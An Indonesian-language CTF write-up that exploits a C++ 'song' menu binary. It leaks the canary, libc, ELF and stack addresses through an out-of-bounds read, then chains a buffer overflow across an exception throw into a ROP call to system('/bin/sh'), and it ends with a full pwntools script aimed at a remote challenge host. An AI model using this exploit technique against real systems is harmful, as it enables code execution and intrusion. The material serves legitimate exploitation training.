  long in_FS_OFFSET;
  int c;
  int idx [3];
  char *arr [11];
  undefined8 local_20;

  local_20 = *(undefined8 *)(in_FS_OFFSET + 0x28);
  do {
    while( true ) {
      while( true ) {
        c = 0;
        idx[0] = 0;
                    /* try { // try from 001013bc to 00101484 has its CatchHandler @ 0010148a */
        std::operator<<((basic_ostream *)std::cout,"[1] new song\n[2] list song\n");
        std::basic_istream<>::operator>>((basic_istream<> *)std::cin,&c);
        std::operator<<((basic_ostream *)std::cout,"Enter song number: ");
        std::basic_istream<>::operator>>((basic_istream<> *)std::cin,idx);
        if (c != 1) break;
        vuln(arr[idx[0]]);
      }
      if (c != 2) break;
      this = (basic_ostream<> *)
             std::basic_ostream<>::operator<<((basic_ostream<> *)std::cout,arr[idx[0]]);
      std::basic_ostream<>::operator<<(this,std::endl<>);
    }
    this_00 = std::operator<<((basic_ostream *)std::cout,"Invalid choice");
    std::basic_ostream<>::operator<<((basic_ostream<> *)this_00,std::endl<>);
  } while( true );
}
```

langsung dapat diketahui, bahwa program ditulis dengan bahasa C++, dari menu juga diketahui terdapat 2 pilihan yang dapat kita coba.


saat mencoba, didapatkan opsi kedua dapat melakukan OOB dan leak value.



untuk itu saya buatkan fungsi helper berikut untuk fuzz, value-value yang dapat di leak:

```python
def fuzz():
    context.log_level = 'warning'

    for i in range(1, 40):
        io = initialize()

        io.sendlineafter(b'list song', b'2')
        io.sendlineafter(b'number: ', f'{i}'.encode())
        leak = io.recvline().decode()
        log.warn('[%d]: %s', i, leak)

        io.close()
```

saya jalankan dan untuk sanity check, saya komparasikan dengan remote:



dapat di observasi, bahwa beberapa dari value utk di awal itu berbeda, dimana pada remote null namun tidak pada local. namun tidak masalah address lainnya seperti canary dan libc masih dapat diambil dari offset setelahnya dan susunan stack framenya sama.

selanjutnya mari lihat lihat fungsionalitas opsi satu:

Decompile: vuln - (raisha)

```
1
2  /* vuln(char*) */
3
4  void vuln(char *param_1)
5
6  {
7    runtime_error *this;
8    long in_FS_OFFSET;
9    char local_2a [10];
10   long local_20;
11
12   local_20 = *(long *)(in_FS_OFFSET + 0x28);
13   std::operator>>((basic_istream *)std::cin,local_2a);
14   this = (runtime_error *)__cxa_allocate_exception(0x10);
15                     /* try { // try from 0010131b to 0010131f has its CatchHandler @ 00101350 */
16   std::runtime_error::runtime_error(this,"who said you can do that?");
17   if (local_20 != *(long *)(in_FS_OFFSET + 0x28)) {
18                     /* WARNING: Subroutine does not return */
19     __stack_chk_fail();
20   }
21                     /* WARNING: Subroutine does not return */
22   __cxa_throw(this,std::runtime_error::typeinfo,std::runtime_error::~runtime_error);
23 }
24
```

dapat dilihat terdapat buffer overflow dimana cin akan mengambil input tanpa batas (kurang lebih sama dengan gets()) kedalam buffer yang besarnya hanya 10.


apabila saya coba meneriaki program tersebut, yang saya dapatkan stack smashing, tentu saja karena ada canary

```
[+] canary: 0x44e0c23366b94700
[+] libc base: 0x7f0acd200000
[+] elf base: 0x56155bf0a000
[+] stack: 0x7ffe660a77b8
[*] Switching to interactive mode
[1] new song
[2] list song
$ 1
[DEBUG] Sent 0x2 bytes:
    b'1\n'
[DEBUG] Received 0x13 bytes:
    b'Enter song number: '
Enter song number: $ 1
[DEBUG] Sent 0x2 bytes:
    b'1\n'
$ AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
[DEBUG] Sent 0xa4 bytes:
    b'AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA\n'
[DEBUG] Received 0x2c bytes:
    b'*** stack smashing detected ***: terminated\n'
*** stack smashing detected ***: terminated
[*] Got EOF while reading in interactive
```

lalu saya coba benarkan payload saya sehingga canary di preserve.

```
payload = flat({
    10: [
        canary,
        cyclic(0x200)
    ]
})
```


yang saya dapatkan ada crash karena instruksi dereference yang tidak valid pada hasil payload cyclic yang diberikan ketika program memberikan exception throw (lihat rdx dan rdi):



pada saat ini saya coba benarkan rdx tersebut, namun hasil yang saya dapatkan adalah runtime error dan program terminate, sesuai dengan hasil dekompilasi

```
[+] canary: 0xf89c300604c7700
[+] libc base: 0x7f8d3b800000
[+] elf base: 0x559e7e8d4000
[+] stack: 0x7ffd7e6f5768
[*] Switching to interactive mode
[DEBUG] Received 0x44 bytes:
    b"terminate called after throwing an instance of 'std::runtime_error'\n"
terminate called after throwing an instance of 'std::runtime_error'
[DEBUG] Received 0x25 bytes:
    b'  what():  who said you can do that?\n'
  what():  who said you can do that?
[*] Got EOF while reading in interactive
$
[0] 0:python* 1:bash-
```

namun, pada ghidra terdapat comment try {} catch {} yang belum sempat saya gali lebih dalam, apabila kita lihat pada assemblynya, ternyata hasil decompilasi tidak akurat:



ternyata bagian catch tidak ditunjukkan oleh hasil dekompilasi, begitu juga pada function main yang terdapat 2 try [} catch {} lainnya.

untuk mengapa hasilnya demikian, writeup berikut menjelaskannya dengan baik, dan juga pada writeup tersebut, author melakukan patching terhadap binarynya agar hasil dekompilasi lebih bagus dan memudahkan reverse engineering:
https://ctf.harrisongreen.me/2020/googlectf/exceptional/


namun, pada saat ini saya mencoba mengikuti flow dari __cxa_throw dan _Unwind dan mencoba berbagai payload namun tidak mendapatkan clue untuk maju kedepan dalam hal exploit.


lalu saya teringat satu challenge yang pernah saya jumpai dengan tema yang sama, yaitu C++ Exception. challenge tersebut adalah ready_aim_fire dari UMD CTF 2024:


https://github.com/UMD-CSEC/UMDCTF-2024-Challenges/blob/main/pwn/ready-aim-fire/ready_aim_fire.cpp

apabila anda lihat source code dari soal tersebut, kerentanannya adalah sama, terdapat buffer overflow diikuti dengan throw, persis sama.

saya recall pembahasan yang ada mengenai challenge tersebut:








suatu unintended yang dilakukan oleh IceCreamMan adalah ia tidak merubah isi dari stackframe dari function yang terkena oleh BOF, namun ia merubah ret address dari main sehingga dapat meng kontrol RIP.


untuk memverifikasi hal tersebut, saya coba berikut input yang tidak meng-clobber stack frame yang ada:

```
payload = b'1111'
```



dapat dilihat bahwa program meraih instruksi ret pada fungsi main.

untuk itu mari observasi stack frame yang ada, pada warna hijau adalah frame untuk fungsi vuln dan pada biru adalah frame untuk fungsi main.



note: pada fuzzing di awal, offset awal yang null semua jatuh pada range stack frame untuk fungsi vuln.

terdapat beberapa canary yang terletak bukan pada lokasi yang umumnya dijumpai pada program C, hal tersebut dikarenakan oleh catch handler. namun tetap canary tersebut harus di preserve.


value lain yg harus di preserve ada return address dan RBP pada fungsi vuln, karena RBP nanti akan digunakan oleh _Unwind pada saat exception di throw.

untuk control eksekusi, karena kita punya address libc, tinggal system aja.

maka payload berubah menjadi berikut:

```
payload = b'1111'.ljust(10, b'\x00')
payload += flat([
    # preserving try catch stack frame
    canary, # local->1 remote->11
    0x0,
    0x0,
    stack-0x118,
    elf.address+0x1421,

    # overwrite main's return address
    p64(0x0) * 3,
    canary,
    p64(0x0) * 9,
    canary,
    p64(0x0) * 3,
    pop_rdi,
    next(libc.search(b'/bin/sh\x00')),
    ret,
    system,
])
```

berikut flag didapatkan pada server remote:



berikut full script yang digunakan:

```python
#!/usr/bin/env python3
from pwn import *

# ===========================================================
#                           SETUP
# ===========================================================
exe = './raisha_patched'
elf = context.binary = ELF(exe, checksec=True)
libc = './libc.so.6'
libc = ELF(libc, checksec=False)
context.log_level = 'debug'
context.terminal = ["tmux", "splitw", "-h", "-p", "65"]
host, port = '27.112.79.222', 7010

def initialize(argv=[]):
    if args.GDB:
        return gdb.debug([exe] + argv, gdbscript=gdbscript)
    elif args.REMOTE:
        return remote(host, port)
    else:
        return process([exe] + argv)

gdbscript = '''
init-pwndbg
```

```
breakrva 0x12fc
breakrva 0x1546

# kuki
breakrva 0x1530
breakrva 0x14a3
'''.format(**locals())

# ===========================================================
#                          EXPLOITS
# ===========================================================
# └──╼ [★]$ pwn checksec raisha
#     Arch:     amd64-64-little
#     RELRO:    Full RELRO
#     Stack:    Canary found
#     NX:       NX enabled
#     PIE:      PIE enabled

def fuzz():
    context.log_level = 'warning'

    for i in range(1, 40):
        io = initialize()

        io.sendlineafter(b'list song', b'2')
        io.sendlineafter(b'number: ', f'{i}'.encode())
        leak = io.recvline().decode()
        log.warn('[%d]: %s', i, leak)

        io.close()

stack = 0x0
def exploit():
    global io
    io = initialize()

    io.sendlineafter(b'list song', b'2')
    io.sendlineafter(b'number: ', b'11')
    canary = int(io.recvline(), 16)

    io.sendlineafter(b'list song', b'2')
    io.sendlineafter(b'number: ', b'15')
    libc.address = int(io.recvline(), 16) - 0x28150
```

```
    system = libc.address + 0x552b0

    rop = ROP(libc)
    pop_rdi = rop.find_gadget(['pop rdi', 'ret'])[0]
    ret = rop.find_gadget(['ret'])[0]

    io.sendlineafter(b'list song', b'2')
    io.sendlineafter(b'number: ', b'17')
    elf.address = int(io.recvline(), 16) - 0x137e

    io.sendlineafter(b'list song', b'2')
    io.sendlineafter(b'number: ', b'19')
    stack = int(io.recvline(), 16)

    payload = b'1111'.ljust(10, b'\x00')
    payload += flat([
        # preserving try catch stack frame
        canary, # local->1 remote->11
        0x0,
        0x0,
        stack-0x118,
        elf.address+0x1421,

        # overwrite main's return address
        p64(0x0) * 3,
        canary,
        p64(0x0) * 9,
        canary,
        p64(0x0) * 3,
        pop_rdi,
        next(libc.search(b'/bin/sh\x00')),
        ret,
        system,
    ])
    io.sendlineafter(b'list song', b'1')
    io.sendlineafter(b'number: ', b'1')
    io.sendline(payload)

    sleep(1)
    io.sendline(b'cat flag*')

    log.success('canary: %#x', canary)
    log.success('libc base: %#x', libc.address)
```

```
    log.success('elf base: %#x', elf.address)
    log.success('stack: %#x', stack)
    io.interactive()

if __name__ == '__main__':
    # fuzz()
    exploit()
```